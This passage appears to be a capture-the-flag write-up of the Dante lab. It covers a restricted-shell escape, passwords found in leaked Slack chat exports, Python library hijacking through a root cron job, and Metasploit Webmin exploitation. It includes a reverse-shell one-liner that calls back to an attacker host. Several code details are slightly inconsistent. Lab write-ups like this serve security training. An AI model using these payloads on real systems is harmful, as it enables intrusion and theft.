 Direct execution
 vim -c ':set shell=/bin/sh|:shell' Will be restricted.
But if you enter vim first, then execute :set shell=/bin/sh|:shell You can bypass the restrictions.
$ id
uid=1001(margaret) gid=1001(margaret) groups=1001(margaret)
$ whoami
margaret
$ ls
Desktop  Documents  Downloads  flag.txt  Music  Pictures  Public  snap  Templates  Videos
Then you can get another flag here.
Privilege escalation on 172.16.1.10 (DANTE-NIX02)
Checking the process list revealed that user frank was using Slack. An exported file was found in the /home/frank/Downloads/ directory: Test Workspace Slack export May 17 2020-May 18 2020.zip
Download the exported documents to the local area. The secure/2020-05-18.json contains
some chat records.
"text": "<@U013CT40QHM> set the channel purpose: discuss network security",
"text": "<@U014025GL3W> has joined the channel",
"text": "Hi Margaret, I created the channel so we can discuss the network security -
"text": "Hi Margaret,
"text": "Great idea, Frank",
"text": "Great idea,
"text": "We need to migrate the Slack workspace to the new Ubuntu images, can you do
"text": "We need to migrate the Slack workspace to the new Ubuntu images,
"text": "Sure, but I need my password for the Ubuntu images, I haven't been given it
"text": "Sure, but I need my password for the Ubuntu images,
"text": "Ahh sorry about that - its STARS5678FORTUNE401",
"text": "Thanks very much, I'll get on that now.",
"text": "Thanks very much,
"text": "No problem at all. I'll make this channel private from now on - we cant ris
"text": "Please get rid of my admin privs on the Ubuntu box and go ahead and make yo
"text": "Thanks, will do",
"text": "Thanks,
"text": "I also set you a new password on the Ubuntu box - 69F15HST1CX, same username
"text": "I also set you a new password on the Ubuntu box - 69F15HST1CX,
Then we can get the credit frank:69F15HST1CX
However, the password doesn't work for logging into frank. Slack's output file may contain sensitive chat log content. After encryption, the original log file path is:
~/.config/Slack/exported_data/secure/2020-05-18.json
"text": "<@U013CT40QHM> set the channel purpose: discuss network security",
"text": "<@U014025GL3W> has joined the channel",
"text": "Hi Margaret, I created the channel so we can discuss the network security -
"text": "Hi Margaret,
"text": "Great idea, Frank",
"text": "Great idea,
"text": "We need to migrate the Slack workspace to the new Ubuntu images, can you do
"text": "We need to migrate the Slack workspace to the new Ubuntu images,
"text": "Sure, but I need my password for the Ubuntu images, I haven't been given it
"text": "Sure, but I need my password for the Ubuntu images,
"text": "Ahh sorry about that - its STARS5678FORTUNE401",
"text": "Thanks very much, I'll get on that now.",
"text": "Thanks very much,
"text": "No problem at all. I'll make this channel private from now on - we cant ris
"text": "Please get rid of my admin privs on the Ubuntu box and go ahead and make yo
"text": "Thanks, will do",
"text": "Thanks,
"text": "I also set you a new password on the Ubuntu box - TractorHeadtorchDeskmat,
"text": "I also set you a new password on the Ubuntu box - TractorHeadtorchDeskmat,
So the actual credit should be frank:TractorHeadtorchDeskmatand we can use ssh connect it.
From the directory of frank, we can find the special file
frank@DANTE-NIX02:~$ ls -al
total 92
drwxr-xr-x 19 frank frank 4096 Apr 12  2021 .
drwxr-xr-x  5 root  root  4096 Aug 25  2022 ..
-r--r--r--  1 root  root   198 May 19  2020 apache_restart.py

frank@DANTE-NIX02:~$ cat apache_restart.py
import call
import urllib
url = urllib.urlopen(localhost)
page= url.getcode()
if page ==200:
        print ("We're all good!")
else:
        print("We're failing!")
        call(["systemctl start apache2"], shell=True)
Use ps to view the process and find that the script is not running directly
frank@DANTE-NIX02:~$ ps aux | grep apache_restart
frank      26410  0.0  0.0   9040   648 pts/0    S+   00:22   0:00 grep --color=auto apache_restart
Use pspy to find hidden timing tasks, you can see that the root user directly uses
/usr/sbin/CRON to perform apache_restart.py
2023/12/25 22:57:59 CMD: UID=0 PID=1 | /sbin/init auto noprompt
2023/12/25 22:58:01 CMD: UID=0 PID=24240 | /usr/sbin/CRON -f
2023/12/25 22:58:01 CMD: UID=0 PID=24242 | /bin/sh -c python3 /home/frank/apache_
2023/12/25 22:58:01 CMD: UID=0 PID=24243 | python3 /home/frank/apache_restart.py
2023/12/25 22:58:01 CMD: UID=0 PID=24244 | sleep 1
2023/12/25 22:58:02 CMD: UID=1000 PID=24245 | /snap/slack/65/usr/lib/slack/slack --
2023/12/25 22:58:02 CMD: UID=0 PID=24246 | rm /home/frank/call.py
2023/12/25 22:58:02 CMD: UID=0 PID=24247 | sleep 1
2023/12/25 22:58:03 CMD: UID=0 PID=24248 |
While apache_restart.py itself cannot be modified, it does call call.py and the urllib library. Because Python uses these libraries, it prioritizes loading libraries from the current directory. If you write directly to the /home/frank directory, the program will prioritize loading urllib.py.
Write a python script that bounces shell.
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")
Write python scripts /home/frank/urllib.py
Then wait for a few time, we can get the shell as root
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.110.3] 44335
root@DANTE-NIX02:~# id
id
oamiuid=0(root) gid=0(root) groups=0(root)
root@DANTE-NIX02:~#
whoami
root
Then we can get another flag here.
Lateral movement to 172.16.1.17(DANTE-NIX03)
Let's use nmapto enumerate the valid port services
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap -sC -sV -Pn 172.16.1.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 17:24 UTC
Host is up (1.7s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 37M   2020-06-25 13:00  webmin-1.900.zip
| -     2020-07-13 02:21  webmin/
|_
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
10000/tcp open  http        MiniServ 1.900 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Webmin
|_http-server-header: MiniServ/1.900
Service Info: Host: 127.0.0.1

Host script results:
| smb2-time:
|   date: 2025-08-08T08:37:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -8h48m01s
|_nbstat: NetBIOS name: DANTE-NIX03, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.60 seconds
Firstly, let's check the http service
 We can download
 webmin-1.900.zip, we can know this version is webmin 1.900
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ searchsploit webmin
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                |  Path
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal                                                                               | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                                                                                              | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                                                                                          | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                                                                                                      | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                                                                                             | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing                                                                                   | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                                                                                                       | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                                                                                            | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                                                                                                  | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                                                                                            | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)                                                                         | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                                                                                       | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                                                                                          | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)                                                                        | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                                                                                          | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)                                                                             | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)                                                                               | linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)                                                                                    | linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)                                                                              | linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Authenticated)                                                                                          | linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RCE) (Authenticated)                                                                                    | linux/webapps/50998.py
Webmin 1.x - HTML Email Command Execution                                                                                                     | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                                                                                  | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure                                                                                  | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                                                                                 | linux/webapps/47330.rb
Webmin Usermin 2.100 - Username Enumeration                                                                                                   | perl/webapps/52114.py
---------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
We can find the valid target Webmin 1.900 - Remote Command Execution (Metasploit)
Then come to http://172.16.1.17/webmin/, there is a perl script here.

Port 10000
 We can try to use
 admin:password6543 to pass the dashboard
But we can't pass it

Let's try admin:Password6543, we successfully access to
 Let's try to find the exploited script from
 msfconsole
msf6 > search webmin

Matching Modules
================

   #   Name                                           Disclosure Date  Rank       Check  Description
   -   ----                                           ---------------  ----       -----  -----------
   0   exploit/unix/webapp/webmin_show_cgi_exec       2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1   auxiliary/admin/webmin/file_disclosure         2006-06-30       normal     No     Webmin File Disclosure
   2   exploit/linux/http/webmin_file_manager_rce     2022-02-26       excellent  Yes    Webmin File Manager RCE
   3   exploit/linux/http/webmin_package_updates_rce  2022-07-26       excellent  Yes    Webmin Package Updates RCE
   4     \_ target: Unix In-Memory                    .                .          .      .
   5     \_ target: Linux Dropper (x86 & x64)         .                .          .      .
   6     \_ target: Linux Dropper (ARM64)             .                .          .      .
   7   exploit/linux/http/webmin_packageup_rce        2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   8   exploit/unix/webapp/webmin_upload_exec         2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   9   auxiliary/admin/webmin/edit_html_fileaccess    2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   10  exploit/linux/http/webmin_backdoor             2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   11    \_ target: Automatic (Unix In-Memory)        .                .          .      .
   12    \_ target: Automatic (Linux Dropper)         .                .          .      .


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/http/webmin_backdoor
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'
We can use exploit/linux/http/webmin_packageup_rce
use exploit/linux/http/webmin_packageup_rce
msf6 exploit(linux/http/webmin_packageup_rce) > set RHOSTS 172.16.1.17
RHOSTS => 172.16.1.17
msf6 exploit(linux/http/webmin_packageup_rce) > set username admin
username => admin
msf6 exploit(linux/http/webmin_packageup_rce) > set password Password6543
password => Password6543
msf6 exploit(linux/http/webmin_packageup_rce) > set LPORT 5555
LPORT => 5555
msf6 exploit(linux/http/webmin_packageup_rce) > set LHOST 10.10.14.5
LHOST => 10.10.14.5

msf6 exploit(linux/http/webmin_packageup_rce) > run
[*] Started reverse TCP handler on 10.10.16.4:5555
[+] Session cookie: 24d9b62269b3a9cfe1e25cd18f317066
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.16.4:5555 -> 10.10.110.3:8855) at 2025-08-08 21:10:14 +0000

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
At the beginning you get sh, you can't cut the directory, you can't read /root/flag.txt, maybe you restricted sh, after entering bash you can read the file normally.
echo $0
sh
/bin/bash
echo $0
/bin/bash
cd /root
ls
flag.txt
monitor.pcap
Then you can get another flag.
Lateral movement to 172.16.1.20 (DANTE-DC01)
MS17-010
We can find the exploit from msfconsole
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ msfconsole -q
msf6 > search MS17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
